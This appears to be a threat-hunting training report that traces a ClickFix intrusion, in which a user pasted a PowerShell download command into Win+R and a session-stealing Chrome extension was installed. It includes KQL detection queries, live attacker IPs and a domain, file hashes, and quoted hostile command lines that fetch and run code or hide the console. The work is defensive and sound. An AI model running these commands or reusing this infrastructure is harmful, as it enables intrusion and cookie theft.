

Threat Hunting Exercise

ClickFix: commands pasted into Win+R (RunMRU)

September 2026

TLP: CLEAR

This information may be distributed without restriction.
Training scenario based on an anonymized real incident: fictitious organization, users and hosts; real IOCs.
Material from the workshop “Writing the Incident Story” · DEATHCon 2026.

Table of Contents

Executive Summary	3
Hunting Hypothesis	4
Scope and Limitations	5
Background and Threat Intelligence	6
MITRE ATT&CK	7
Methodology	8
Findings	9
Recommendations / Action Plan	11
Conclusion	12
Appendix A: IOC List	13
Appendix B: Detailed Queries and Results - Microsoft Sentinel	14
Appendix C: Incident Timeline	17
Appendix D: Evidence of Control Implementation	19
Appendix E: References and Sources	20

1. EXECUTIVE SUMMARY

In September 2026, the XXXX Threat Hunting team ran an **intelligence-driven** hunt over the **Microsoft Defender for Endpoint** telemetry of XXXX, queried in **Microsoft Sentinel**. The hunt did not start from an alert: it started from a question. Public intelligence ranks **ClickFix** as the leading initial access vector of the past year, and the question was whether any user in the fleet had pasted a malicious command into the **Windows Run dialog (Win+R)**.

We ran **7 KQL queries** across the entire fleet, chained so that each result raised the next question, and one more is planned as the next hunt.

Results:

1. **Hypothesis confirmed.** One host (**XXXX-01**) recorded **4 PowerShell executions** launched by explorer.exe with a download command, and the same **4 writes** to the **RunMRU** key: the original paste and three retries.
2. The command downloaded an MSI installer and, in under 30 seconds, installed a **fake Chrome extension** able to steal cookies and hijack sessions. There was no persistence in the operating system.
3. The attack used **three command-and-control (C2) channels**. Only one was on a reputation list, and it was the only one blocked.
4. **The only alert arrived at T+4:51**, triggered by that block. The five previous steps were in the telemetry as ordinary events, with no alert at all.

Additional findings:

- The hunt leaves **3 behavioral detections** that do not depend on IPs or hashes, **1 visibility gap** declared, and **1 new hypothesis** for the next hunt.
- We documented **2 false positives** (Microsoft Copilot and WebView2) as justified exclusions.

2. HUNTING HYPOTHESIS

Hypothesis: if any user in the fleet pasted a command from a ClickFix lure into Win+R, Defender for Endpoint will show an interpreter (PowerShell, cmd, mshta) launched by explorer.exe (or by the browser, in the FileFix variant) with a download command; if it was Win+R, the same line written to the **RunMRU** key; and, seconds later, the chain that command triggers.

The hypothesis is written so that the data can **confirm or refute it**. That is why the following criteria were defined in advance:

Field	Content
Trigger (intelligence)	ClickFix accounted for 47% of the initial access cases handled by Microsoft Defender Experts, and 4 out of 5 cases arrive from a search engine, not from email.
Why it is plausible	It can happen to any user searching for something free online. And the pattern (an interpreter with a download command, launched by explorer.exe) repeats even when IPs and hashes change; Win+R also leaves a trace in RunMRU.
Data source	Defender for Endpoint process, registry (RunMRU), network and file events, plus PowerShell Script Block Logging (event 4104), queried in Microsoft Sentinel across the entire fleet: the events, not the alerts.
Positive control	Before calling anything refuted, each query is tested with a test Win+R run on a lab machine, after confirming in DeviceInfo that the machine is sending telemetry. Zero results without a positive control prove nothing.
Confirmed by	A host with an interpreter launched by explorer.exe with a download command (query 1), the same line in RunMRU (query 1b) and the chain that command triggers.
Refuted by	Zero results in queries 1 and 1b, with both already validated against the positive control.
Known gap	RunMRU only sees what is pasted into Win+R. FileFix runs the command from the browser, and query 1 covers it through lineage. A command pasted into an already open console (cmd, PowerShell or the Win+X Terminal) does not have explorer.exe as its parent and, in PowerShell, does not even show up as a command line: only Script Block Logging records it.
ATT&CK	T1204.004 (Malicious Copy and Paste) → T1059.001 (PowerShell).

The methodology applied is **intelligence-driven, hypothesis-based Threat Hunting** (hypothesis-driven), following the PEAK framework.

3. SCOPE AND LIMITATIONS

The exercise was limited to the **Microsoft Defender for Endpoint** and PowerShell telemetry available in **Microsoft Sentinel** for XXXX. Alerts were not used as a starting point.

Time window:

Last 30 days of events, across the entire fleet running Defender for Endpoint.

Data sources used:

1. Microsoft Sentinel — Defender for Endpoint tables (DeviceProcessEvents, DeviceRegistryEvents, DeviceNetworkEvents and DeviceFileEvents) and the PowerShell operational log (Script Block Logging, event 4104): 7 KQL queries.
2. Sandbox (ANY.RUN) to detonate the downloaded MSI and confirm its behavior.

Key limitations:

1. **RunMRU only covers Win+R.** The lineage query adds FileFix, but a command pasted into an already open console (cmd, PowerShell or the Win+X Terminal) shows up neither in RunMRU nor with explorer.exe as its parent.
2. **The clipboard is not logged.** There is no way to know which page copied the command, only what was pasted.
3. **Script Block Logging splits large scripts** across several 4104 events: a search with two terms can come back empty if they land in different blocks. And a host without the policy enabled contributes no script content.
4. **The extension's WebSocket channel** (port 4343) does not show up in DeviceNetworkEvents within the analyzed window, so that channel is inconclusive.
5. **Ingestion latency** of several minutes between Defender for Endpoint and Sentinel: a query over the last few minutes may not yet see what already happened.
6. **Defender aggregates some network connections and reports them late** (ActionType ConnectionSuccessAggregatedReport): a narrow time window may miss them.
7. **Browser Preferences files are only partially recorded:** in the positive control tests they only showed up as FileRenamed, and a direct write was not recorded. Zero results in query 6 do not rule out persistence.

Confidence level: high confidence that XXXX-01 was compromised through this chain (multiple independent sources: processes, registry, scripts, network, files and sandbox). **Moderate** confidence that no other hosts are affected, because the main queries do not see a command pasted into an already open console.

4. BACKGROUND AND THREAT INTELLIGENCE

ClickFix is a social engineering technique in which a fake page (a CAPTCHA, a "verify you are human", a loading error) copies a command to the clipboard and asks the victim to paste and run it. There is no attachment and no exploit: **the user runs the command**, with Microsoft-signed binaries.

Data point	What it means	Source · Admiralty
47%	of the initial access cases seen by Microsoft Defender Experts in the past year were ClickFix (phishing: 35%).	Microsoft, Digital Defense Report 2025 · B2
+517%	growth between H2 2024 and H1 2025: second vector behind phishing.	ESET Threat Report H1 2025 · B2
4 out of 5	ClickFix payloads intercepted in 2026 arrived from a search engine (Google, Bing), not from email.	Push Security, Sep. 2026 · B2
17,000+	URLs with fake verification pages analyzed; about 3,000 still active at the time of the study.	CTM360, via SecNews, Sep. 2026 · B3

Admiralty grading assigned by the team: source reliability (A–F) and information credibility (1–6). The CTM360 figure gets a 3 because it was taken from a news outlet, without access to the original report.

How it works:

1. The victim searches for something (music, software, a "fix") and opens a search result.
2. The page shows a fake error or a CAPTCHA and copies a PowerShell command to the clipboard.
3. The victim presses **Win+R**, **Ctrl+V** and **Enter**.
4. The command downloads and runs the next stage with the user's session.

Implication for the hunter: it comes in through search, not email. The email gateway does not see it; the EDR does, but logs it as normal user activity, with no alert. Variants change fast (FileFix, Win+X with Terminal, the macOS version), so the hypothesis is written about **behavior**, not about IOCs.

5. MITRE ATT&CK

Technique (name and ID)	Tactic	Evidence in this case
T1204.004 – Malicious Copy and Paste	Execution	Command pasted into Win+R: explorer.exe launches PowerShell and writes RunMRU
T1059.001 – PowerShell	Execution	irm to an IP in decimal format
T1564.003 – Hidden Window	Defense Evasion	GetConsoleWindow / ShowWindow / FreeConsole
T1553.005 – Mark-of-the-Web Bypass	Defense Evasion	Unblock-File and SEE_MASK_NOZONECHECKS
T1218.007 – Msiexec	Defense Evasion	msiexec /i /qn /norestart
T1055 – Process Injection	Defense Evasion	csc.exe and ilasm.exe with no arguments
T1027 – Obfuscated Files or Information	Defense Evasion	IP in decimal; scripts with random names
T1176.001 – Browser Extensions	Persistence	Unpacked extension in Secure Preferences
T1016 – System Network Configuration Discovery	Discovery	Query to ipinfo.io
T1539 – Steal Web Session Cookie	Credential Access	The extension reads and writes cookies
T1071.001 – Web Protocols	Command and Control	C2 over HTTP and HTTPS

The exercise follows the **MITRE ATT&CK** framework and the Pyramid of Pain: the hypothesis is written at the TTP level, because the script hash changed on every download and the infrastructure lasted hours, but the behavior did not change.

6. METHODOLOGY

The exercise was structured around the three phases of the **PEAK** framework (Prepare, Execute, Act) and five steps. Each result fed the next question.

Phase	Step	In this case
Prepare	1. Hypothesis	Users who pasted a ClickFix command into Win+R (see section 2).
Prepare	2. Data	Defender for Endpoint process, registry (RunMRU), network and file events, plus Script Block Logging. Declared gap: the clipboard is not logged.
Execute	3. Query	7 KQL queries in Microsoft Sentinel, each tested against an event we knew existed (positive control).
Execute	4. Analysis	Each result was classified as malicious, benign or inconclusive. 1 host confirmed, 4 hits.
Act	5. Report	3 detections, 1 gap, 1 new hypothesis. The report feeds back into step 1.

How the queries were chained:

1. **Did anyone paste a command?** → explorer.exe launches an interpreter with a download command (query 1) and writes the same line to RunMRU (query 1b).
2. **Why did they paste it four times?** → Script Block Logging shows the script was hiding the console (query 2).
3. **What came next?** → msiexec launches a hidden PowerShell (query 3).
4. **Who did it talk to?** → .NET binaries with no arguments making outbound connections (query 4) and a public IP check (query 5).
5. **How does it stay?** → a process that is not the browser modifies the Chrome profile (query 6).

7. FINDINGS

The hypothesis was **confirmed** on a single host in the fleet, **XXXX-01**. The full chain, from the paste to the persistence, was reconstructed from Defender for Endpoint telemetry before looking at the alert.




Figure 1. Process tree of the first execution (times in UTC).

Result per query:

Hypothesis / query	Result	Evidence
1. Interpreter with a download launched by explorer.exe	**Confirmed** · 1 host	4 PowerShell executions with irm to a decimal IP: the paste and 3 retries.
1b. The same command in RunMRU	**Confirmed**	4 writes by explorer.exe with the same line: confirms it was pasted into Win+R.
2. Hidden console (Script Block Logging)	**Confirmed**	GetConsoleWindow, ShowWindow(h, 0) and FreeConsole. Very likely explains the retries: the user saw nothing.

Hypothesis / query	Result	Evidence
3. Hidden PowerShell child of msiexec	**Confirmed**	msiexec -Embedding → powershell -WindowStyle Hidden -File …\Temp\705546.ps1
4. .NET binary with outbound connection	**Confirmed**	ilasm.exe with no arguments → 31.56.19.29:80. Blocked by reputation: it was the only alert.
5. Public IP check	**Confirmed**	ipinfo.io and, one second later, smashshape.com:443. No block, no alert.
6. Non-browser process modifies the profile	**Confirmed** + 2 false positives	csc.exe modifies Secure Preferences. Excluded: mscopilot.exe and msedgewebview2.exe.
Extension C2 (WebSocket, 4343)	**Inconclusive**	The WebSocket channel does not show up in DeviceNetworkEvents.
7. Extensions outside the Web Store	**New hypothesis**	Comes out of the persistence finding. Planned for the whole fleet.

The persistence: a fake Chrome extension

- It presents itself as **“Save to Google Drive”**, with author “Google inc.”, loaded unpacked from a randomly named folder in %LOCALAPPDATA% (from_webstore: false).
- It injects content scripts into every frame: it can **read and modify any page**.
- It steals cookies, history, bookmarks, downloads, the list of tabs and screenshots. It can also **write cookies**, which enables session hijacking.
- Its installation date was **backdated by one year**; the files on disk contradict it.
- There were no Run keys, scheduled tasks or services: **the only persistence was in the browser**.

The only thing that alerted was a known IOC. Everything else was in the telemetry as ordinary events, waiting for someone to look for it. Had the IP of the first C2 not been on a list, the attack would not have generated a single alert.

8. RECOMMENDATIONS / ACTION PLAN

Priority	Finding / risk	Recommended action	Owner	Status
Critical	XXXX-01 with a malicious extension and exposed sessions	Isolate the host, remove the extension and its folder, revoke the user's sessions and cookies in web services, and force a credential reset.	XXXX (client) / XXXX (SOC)	In progress: host isolated (09/29, 12:40 UTC) and credentials reset. Pending: revoke sessions and reimage the host.
High	Two C2s not blocked	Block 86.109.75.7, smashshape.com and 31.56.19.29 on the firewall and proxy, and load them as indicators in Defender for Endpoint.	XXXX (SOC)	Pending
High	Behavioral detections	Turn queries 1, 4 and 6 (lineage from explorer.exe, .NET with network activity, browser profile) into detections in Sentinel or Defender, with the documented exclusions.	XXXX (SOC)	Pending
Medium	Extensions outside the Web Store	Via Chrome and Edge policy: an allowlist of extensions and blocking developer mode and unpacked extensions.	XXXX (client)	Pending
Medium	Win+R as a vector	Evaluate the GPO that removes "Run" from the Start menu for users with no technical need. ClickFix-specific awareness training.	XXXX (client)	Under evaluation with IT
Medium	Visibility gap	Enable Script Block Logging across the fleet and add two detections: download commands in interactive PowerShell sessions (4104), and cmd.exe opened with no arguments launching PowerShell with a download (paste into a console).	XXXX (SOC)	Pending
Low	Next hunt	Run query 7 across the entire fleet.	XXXX (SOC)	Planned

9. CONCLUSION

The hunt confirmed the hypothesis: a XXXX user pasted a command from a ClickFix lure into Win+R, and the chain ended in a Chrome extension capable of stealing sessions. **Everything the hunt found was already in the telemetry before the alert**, as ordinary events.

The alert arrived almost five minutes after the first paste, and only because one of the attacker's three IPs was on a reputation list. The detections this exercise leaves behind do not depend on that luck: they are behavior-based and keep working even if the attacker changes their infrastructure tomorrow.

As a result, the SOC gains **3 behavioral detections**, declares **1 visibility gap** and opens **1 new hypothesis** for the next hunt. Every hunt leaves the next one.

10. APPENDIX A: IOC LIST

Type	Value	Context
IP	86.109.75.7	Server hosting the script and the MSI
IP (decimal)	1450003207	The same IP, written in decimal in the pasted command
URL	hxxp://86.109.75.7/app/40152518488f/235235.msi	Installer download
File	%TEMP%\<32-character GUID>_235235.msi	Malicious installer (3 identical copies)
File	511.ps1 / 705546.ps1	Scripts in %TEMP% (variable names)
C2 IP	31.56.19.29	C2 over HTTP (blocked by reputation)
C2 domain	smashshape.com	C2 over HTTPS behind Cloudflare (not blocked)
Port	4343/tcp	WebSocket channel of the extension
Extension	“Save to Google Drive” · author “Google inc.” · from_webstore: false	Persistence in Chrome
SHA256 · MSI	9f87feb984a7dbeb272af5586afed9a34381b06ed172503ab70e612db397d517	235235.msi downloaded on XXXX-01
SHA256 · MSI (sandbox)	97e72fdbb5aad5e54ae438fc8f36a47dab205aadd7e117502235949122e2e300	The MSI the same URL served four hours later
SHA256 · 705546.ps1	a01e21d9e295f0560ec8e708bc5edc96a2859ed735525cbd8a78925345e8ded9	MSI script, identical across the three executions
SHA256 · 511.ps1	f17a5cdf22b8b7262edd42ce5a588cb290b211c2e6259edf2cd4cca257f05a92	First download (64,898 bytes)
SHA256 · 511.ps1	c6315344ea45507541f1ff8fb8f4c8efa0c67cdbfeb6ced63aed17f30f7dc8b1	Second and third download (66,564 bytes)
SHA256 · 511.ps1 (sandbox)	583caef7d65f559fb7c6ab4b00e86f9b33fcc1f1d184ad3416b51579cda03b93	Variant obtained in the sandbox (59,112 bytes)

Network indicators belong to the attacker’s infrastructure and are short-lived: the MSI server stopped responding the next day. The server also generates a different 511.ps1 on every download, so its hashes are no basis for detection either. Use them for blocking and retroactive searches.

11. APPENDIX B: DETAILED QUERIES AND RESULTS - MICROSOFT SENTINEL

Language: KQL (Microsoft Sentinel, Defender for Endpoint tables and the Event table). In Defender Advanced Hunting, replace TimeGenerated with Timestamp. Each query was first tested against a positive control event on a host that sends telemetry.

1. Lineage: explorer.exe or the browser launches an interpreter with a download

Objective: Detect interpreters (PowerShell, cmd, mshta) launched with a download command by explorer.exe (the trace of a command pasted into Win+R) or by the browser (the trace of FileFix).

```
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where FileName in~ ("powershell.exe", "pwsh.exe", "cmd.exe", "mshta.exe")
| where InitiatingProcessFileName in~ ("explorer.exe", "chrome.exe",
    "msedge.exe", "firefox.exe")
| where ProcessCommandLine has_any ("irm", "iwr", "iex", "Invoke-RestMethod",
    "Invoke-WebRequest", "DownloadString", "http")
| project TimeGenerated, DeviceName, AccountName,
    InitiatingProcessFileName, ProcessCommandLine
| sort by TimeGenerated asc
```

Result: 4 processes on a single host (XXXX-01): PowerShell launched by explorer.exe with irm 1450003207/511, the original paste and three retries within a few minutes.

1b. The same command in RunMRU

Objective: Corroborate the vector: explorer.exe writes every line run from Win+R to the user's RunMRU key.

```
DeviceRegistryEvents
| where TimeGenerated > ago(30d)
| where ActionType == "RegistryValueSet"
| where InitiatingProcessFileName =~ "explorer.exe"
| where RegistryKey has "RunMRU"
| where RegistryValueData has_any ("powershell", "pwsh", "mshta", "curl",
    "irm", "iwr", "http")
| project TimeGenerated, DeviceName, InitiatingProcessAccountName,
    RegistryValueName, RegistryValueData
| sort by TimeGenerated asc
```

Result: 4 writes on XXXX-01, with the same line as query 1 and within the same seconds: the command was pasted into Win+R, not into a console or the browser.

2. Hidden console (Script Block Logging · 4104)

Objective: Identify PowerShell scripts that hide their own window so the user does not see the execution. Requires Script Block Logging enabled and the PowerShell operational log ingested into Sentinel (Event table). Without that log, DeviceEvents (ActionType PowerShellCommand) shows some of the cmdlets that ran, but not the script content.

```
Event
| where TimeGenerated > ago(30d)
| where EventLog == "Microsoft-Windows-PowerShell/Operational" and EventID == 4104
| extend ScriptBlock = coalesce(RenderedDescription, tostring(EventData))
| where ScriptBlock has "GetConsoleWindow"
| where ScriptBlock has_any ("ShowWindow", "FreeConsole")
| project TimeGenerated, Computer, ScriptBlock
```

Result: The script defines at runtime, with random names, calls to GetConsoleWindow, ShowWindow(h, 0) and FreeConsole, and also sets $env:SEE_MASK_NOZONECHECKS=1. The console disappeared, which very likely explains the retries.

3. Hidden PowerShell child of msiexec

Objective: Detect MSI installers that launch PowerShell with a hidden window.

```
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where InitiatingProcessFileName =~ "msiexec.exe"
| where FileName in~ ("powershell.exe", "pwsh.exe")
| where ProcessCommandLine contains "hidden"
| project TimeGenerated, DeviceName, InitiatingProcessCommandLine,
    ProcessCommandLine
```

Result: msiexec.exe -Embedding launches powershell -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File …\Temp\705546.ps1.

4. .NET binaries with outbound connections

Objective: Find Microsoft-signed .NET compilers and utilities that should not be connecting to the internet.

```
DeviceNetworkEvents
| where TimeGenerated > ago(30d)
| where InitiatingProcessFileName in~ ("csc.exe", "ilasm.exe", "MSBuild.exe",
    "RegAsm.exe", "InstallUtil.exe", "AddInProcess.exe")
| project TimeGenerated, DeviceName, ActionType, InitiatingProcessFileName,
    InitiatingProcessCommandLine, RemoteIP, RemotePort, RemoteUrl
```

Result: ilasm.exe with no arguments (only its path), child of the hidden PowerShell, connects over HTTP to 31.56.19.29:80. Blocked by reputation: this is the event that triggered the only alert.

5. Public IP check

Objective: Detect non-browser processes querying IP geolocation services, the typical “hello” of infostealers.

```
DeviceNetworkEvents
| where TimeGenerated > ago(30d)
| where RemoteUrl has_any ("ipinfo.io", "ip-api.com", "api.ipify.org",
    "ifconfig.me", "checkip.amazonaws.com")
| where InitiatingProcessFileName !in~ ("chrome.exe", "msedge.exe",
    "firefox.exe", "brave.exe", "opera.exe")
| project TimeGenerated, DeviceName, InitiatingProcessFileName,
    InitiatingProcessCommandLine, RemoteUrl, RemoteIP, RemotePort
```

Result: On the third execution, PowerShell queries ipinfo.io and one second later resolves smashshape.com (behind Cloudflare) and connects over 443. No block, no alert.

6. Browser profile modified by another process

Objective: Detect a process that is not the browser writing the Chrome or Edge preferences file, where extensions are registered. It does not filter on ActionType: Chrome and Edge save these files through a temporary file they then rename, and Defender records that as FileRenamed.

```
DeviceFileEvents
| where TimeGenerated > ago(30d)
| where FolderPath contains @"\User Data\"
| where FileName in~ ("Preferences", "Secure Preferences")
| where InitiatingProcessFileName !in~ ("chrome.exe", "msedge.exe",
    "setup.exe", "GoogleUpdater.exe", "updater.exe")
| project TimeGenerated, DeviceName, ActionType, InitiatingProcessFileName,
    InitiatingProcessCommandLine, FolderPath
```

Result: csc.exe with no arguments (probable injection) modifies …\Chrome\User Data\Default\Secure Preferences: it registers the extension and recalculates the signature that protects it. Documented false positives: mscopilot.exe (its own profile) and msedgewebview2.exe launched by Google Drive.

7. Next hunt: extension outside the browser (draft)

Objective: Search the whole fleet for extension files created by a process that is not the browser.

```
DeviceFileEvents
| where TimeGenerated > ago(30d)
| where ActionType == "FileCreated"
| where FileName =~ "manifest.json" and FolderPath contains @"\AppData\"
| where InitiatingProcessFileName !in~ ("chrome.exe", "msedge.exe",
    "setup.exe", "GoogleUpdater.exe", "updater.exe")
| project TimeGenerated, DeviceName, InitiatingProcessFileName, FolderPath
```

Result: Pending execution. This is the new hypothesis this hunt leaves behind. Expect noise from applications that keep their own manifest.json in AppData (Electron apps, editor extensions): document it as an exclusion before turning the query into a rule.

12. APPENDIX C: INCIDENT TIMELINE

Times relative to the first paste (T+0:00), based on Defender for Endpoint telemetry (UTC).

T+	UTC	Event	Status in the EDR
0:00	12:28:33	Pastes the command into Win+R: explorer.exe writes RunMRU and launches PowerShell with irm 1450003207/511.	No alert
0:03	—	The console hides itself (probable cause of the retries).	No alert
0:05	12:28:38	MSI downloaded from 86.109.75.7.	No alert
0:07	12:28:40	msiexec installs silently and launches a hidden PowerShell.	No alert
0:22	12:28:55	csc.exe, with no arguments, modifies Secure Preferences: persistence in Chrome.	No alert
0:26	12:28:59	ilasm.exe, with no arguments, connects over HTTP to 31.56.19.29.	**BLOCKED** (reputation)
2:22	12:30:55	Third execution: query to ipinfo.io and HTTPS connection to smashshape.com.	No block, no alert
4:51	12:33:24	The alert reaches the SOC console.	**ALERT**

Sandbox confirmation

The MSI was detonated in ANY.RUN (09/29/2026). The sandbox classified it as **malicious activity** with the tags ip-check, evasion and stealer.




Figure 2. MSI detonation in ANY.RUN.




Figure 3. Windows warning when opening the MSI outside the ClickFix chain: the script bypassed it with Unblock-File.

13. APPENDIX D: EVIDENCE OF CONTROL IMPLEMENTATION

Status of the plan's actions at the close of this report. Each piece of evidence carries a date and an owner; pending actions state which screenshot or query will close them.

Action	Status	Evidence
Isolate XXXX-01	**Completed**	Isolation order from Defender for Endpoint on 09/29 at 12:40 UTC; it took effect when the host reconnected. Owner: XXXX (SOC).
Reset the user's credentials	**Completed**	Reset on 09/29. Owner: XXXX (client).
Revoke sessions and cookies in web services	**Pending**	Screenshot of the revocation log for each service, with date and owner.
Block the infrastructure (IPs and domain)	**Pending**	Screenshot of the indicators in Defender and on the firewall, plus the verification query below with no successful connections.
Detection rules (queries 1, 4 and 6)	**Pending**	Screenshot of each rule in Sentinel with its name, creation date and exclusions.
Extension policy in Chrome and Edge	**Pending**	Screenshot of chrome://policy and edge://policy on a sample host, with the policy applied.

Block verification:

```
DeviceNetworkEvents
| where TimeGenerated > datetime(2026-09-29 12:40:00)
| where RemoteIP in ("86.109.75.7", "31.56.19.29")
    or RemoteUrl has "smashshape.com"
| summarize Connections = count() by DeviceName, ActionType
```

Expected result: no row with ActionType ConnectionSuccess after the block. If one shows up, the block is not applied on that host.

14. APPENDIX E: REFERENCES AND SOURCES

1. Microsoft. Microsoft Digital Defense Report 2025. https://www.microsoft.com/en-us/corporate-responsibility/cybersecurity/microsoft-digital-defense-report-2025/
2. ESET. ESET Threat Report H1 2025 (2025). https://www.welivesecurity.com/en/eset-research/eset-threat-report-h1-2025/
3. Push Security. “The state of ClickFix, by detection data” (09/23/2026). https://pushsecurity.com/blog/the-state-of-clickfix-by-detection-data
4. CTM360, as reported by SecNews: 17,000 URLs with ClickFix pages (09/24/2026). https://www.secnews.gr/en/735682/clickfix-istoselides-pagides-malware/
5. mrd0x. “FileFix - A ClickFix Alternative” (06/23/2025). https://mrd0x.com/filefix-clickfix-alternative/
6. MITRE ATT&CK. T1204.004 – User Execution: Malicious Copy and Paste. https://attack.mitre.org/techniques/T1204/004/
7. Splunk SURGe. “Introducing the PEAK Threat Hunting Framework” (2023). https://www.splunk.com/en_us/blog/security/peak-threat-hunting-framework.html
8. D. Bianco. “The Pyramid of Pain” (2013). https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html
9. ODNI. Intelligence Community Directive 203: Analytic Standards. https://www.dni.gov/files/documents/ICD/ICD-203.pdf
10. Microsoft Learn. Advanced hunting schema: DeviceRegistryEvents table. https://learn.microsoft.com/en-us/defender-xdr/advanced-hunting-deviceregistryevents-table
11. Microsoft Learn. about_Logging_Windows (Script Block Logging). https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_logging_windows
12. ANY.RUN. Our own analyses of 511.ps1 and the MSI (09/29/2026), with private visibility.